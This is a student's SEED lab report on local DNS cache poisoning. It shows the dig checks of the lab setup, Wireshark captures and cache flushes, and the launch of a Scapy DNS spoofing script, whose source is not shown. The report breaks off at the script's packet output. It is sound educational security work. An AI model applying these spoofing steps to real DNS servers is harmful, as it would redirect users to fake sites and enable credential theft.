COMPUTER NETWORK SECURITY LAB-3

LOCAL DNS CACHE POISONING ATTACK


NAME: VISHWAS M
SRN: PES2UG20CS390
SEC: F
DATE:03/10/2022

Verification of the DNS setup

From the **User container**, we will run a series of commands to ensure that our lab setup is correct. In your lab report, please document your testing results.

Get the IP address of ns.attacker32.com
When we run the following dig command, the local DNS server will forward the request to the Attacker name server due to the forward zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the zone file (attacker32.com.zone) that we set up on the Attacker nameserver. If this is not what you get, your setup has issues.


On the victim terminal run the command:
# dig ns.attacker32.com




```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2157
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 70e97e6b44902a9101000000633824fb3b1b8af2e1a30661 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 01 11:31:07 UTC 2022
;; MSG SIZE  rcvd: 90

root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com
```

Get the IP address of www.example.com
Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User machine), and describe your observation.

On the victim terminal run the commands:
# dig www.example.com
# dig @ns.attacker32.com www.example.com



```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8748
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2965dd42fbdc47de01000000633825327bf7cc97e933290f (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 3331 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 01 11:32:02 UTC 2022
;; MSG SIZE  rcvd: 88

root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig @ns.attacker32.com www.example.co
```



```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig @ns.attacker32.com www.example.co
m

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 571
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: dee339c70d1a711c0100000063382545797 0cb8c86b8ac76 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 3 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Oct 01 11:32:21 UTC 2022
;; MSG SIZE  rcvd: 88
```

Attacks on DNS

The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A’s host name. For example, when the user tries to access online banking, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of the bank, the user might be fooled and give away the password of his/her online banking account.

Task 1: Directly Spoofing Response to User

In this task, when the client sends the DNS request to the local DNS server it accepts a response back, but if the attacker sends a spoofed DNS response to the user before the legitimate attack from the local DNS server then the attack is successful.

First show the legitimate response from the example.com domain's authoritative nameserver as well as the requests as seen in wireshark.

Please remember to clear the cache on the local DNS server first.


On the local DNS server’s terminal run the command:

```
# rndc flush
```


The victim machine sends out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the example.com domain. This is done using the dig command. Before running the command keep wireshark open to view the packets being sent.

On the victim terminal run the command:

```
# dig www.example.com
```



```
[10/02/22]seed@VM:~/.../Labsetup$ docksh 31
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27618
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a50504677ce62bb6010000006339ae70aa898650e40fb15e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 2424 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 02 15:29:52 UTC 2022
;; MSG SIZE  rcvd: 88

root@seed-user:PES2UG20CS390:Name:VishwasM$:/#
```


[SEED Labs] any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

```
No.  Time                Source          Destination     Protocol Length Info
   8 2022-10-02 20:5… 10.9.0.5         10.9.0.53       DNS       100 Standard query 0x6be2 A www.example.com OPT
   9 2022-10-02 20:5… 10.9.0.5         10.9.0.53       DNS       100 Standard query 0x6be2 A www.example.com OPT
  17 2022-10-02 20:5… 10.9.0.53        192.203.230.10  DNS        84 Standard query 0xf620 NS <Root> OPT
  18 2022-10-02 20:5… 10.9.0.53        192.203.230.10  DNS        84 Standard query 0xf620 NS <Root> OPT
  21 2022-10-02 20:5… 10.9.0.53        192.203.230.10  DNS        90 Standard query 0xd418 A _.com OPT
  23 2022-10-02 20:5… 10.9.0.53        192.203.230.10  DNS        90 Standard query 0xd418 A _.com OPT
  25 2022-10-02 20:5… 10.8.0.11        192.203.230.10  DNS        84 Standard query 0xf620 NS <Root> OPT
  26 2022-10-02 20:5… 10.8.0.11        192.203.230.10  DNS        84 Standard query 0xf620 NS <Root> OPT
  27 2022-10-02 20:5… 10.0.2.9         192.203.230.10  DNS        84 Standard query 0xf620 NS <Root> OPT
  28 2022-10-02 20:5… 10.8.0.11        192.203.230.10  DNS        90 Standard query 0xd418 A _.com OPT
  29 2022-10-02 20:5… 10.8.0.11        192.203.230.10  DNS        90 Standard query 0xd418 A _.com OPT
  30 2022-10-02 20:5… 10.0.2.9         192.203.230.10  DNS        90 Standard query 0xd418 A _.com OPT
  31 2022-10-02 20:5… 192.203.230.10   10.0.2.9        DNS       413 Standard query response 0xd418 A _.com DS RRSIG OPT
  32 2022-10-02 20:5… 192.203.230.10   10.8.0.11       DNS       413 Standard query response 0xd418 A _.com DS RRSIG OPT
  33 2022-10-02 20:5… 192.203.230.10   10.8.0.11       DNS       413 Standard query response 0xd418 A _.com DS RRSIG OPT
  34 2022-10-02 20:5… 192.203.230.10   10.9.0.53       DNS       413 Standard query response 0xd418 A _.com DS RRSIG OPT
  35 2022-10-02 20:5… 192.203.230.10   10.9.0.53       DNS       413 Standard query response 0xd418 A _.com DS RRSIG OPT
  36 2022-10-02 20:5… 192.203.230.10   10.0.2.9        DNS       283 Standard query response 0xf620 NS <Root> NS m.root-servers.ne…
```

```
› Frame 8: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0
› Linux cooked capture
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 41770, Dst Port: 53
› Domain Name System (query)
```

```
0000  00 03 00 01 00 06 02 42  0a 09 00 05 00 00 08 00   ·······B ········
0010  45 00 00 54 69 e0 00 00  40 11 fc 6d 0a 09 00 05   E··Ti··· @··m····
0020  0a 09 00 35 a3 2a 00 35  00 40 14 9d 6b e2 01 20   ···5·*·5 ·@··k··
0030  00 01 00 00 00 00 00 01  03 77 77 77 07 65 78 61   ········ ·www·exa
0040  6d 70 6c 65 03 63 6f 6d  00 00 01 00 01 00 00 29   mple·com ·······)
```

Domain Name System: Protocol   Packets: 759 · Displayed: 348 (45.8%)   Profile: Default

Before launching the attack, make sure that the cache in the local DNS server is cleaned. If the cache has the answer, the reply from the local DNS server will be faster than the one you spoofed, and your attack will not be able to succeed. The following command is used on the local DNS server to clear its cache.

On the local DNS server's terminal run the command:


# rndc flush

Now run the program in the attacker machine and show your spoofed information in the reply. Compare your results obtained before and after the attack. Also show the **spoofed packet captured on wireshark** and the cache of the local DNS server and explain your results.


Fill in the appropriate interface name in the code for task 1. More detailed instructions on finding the interface of the attacker machine can be found in the lab setup instructions document. Modify the tasks code and launch the attack.

On the attacker terminal run the command:

# python3 task1.py




```
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 28115
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xf87a
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 53793
        dport     = domain
        len       = 64
```



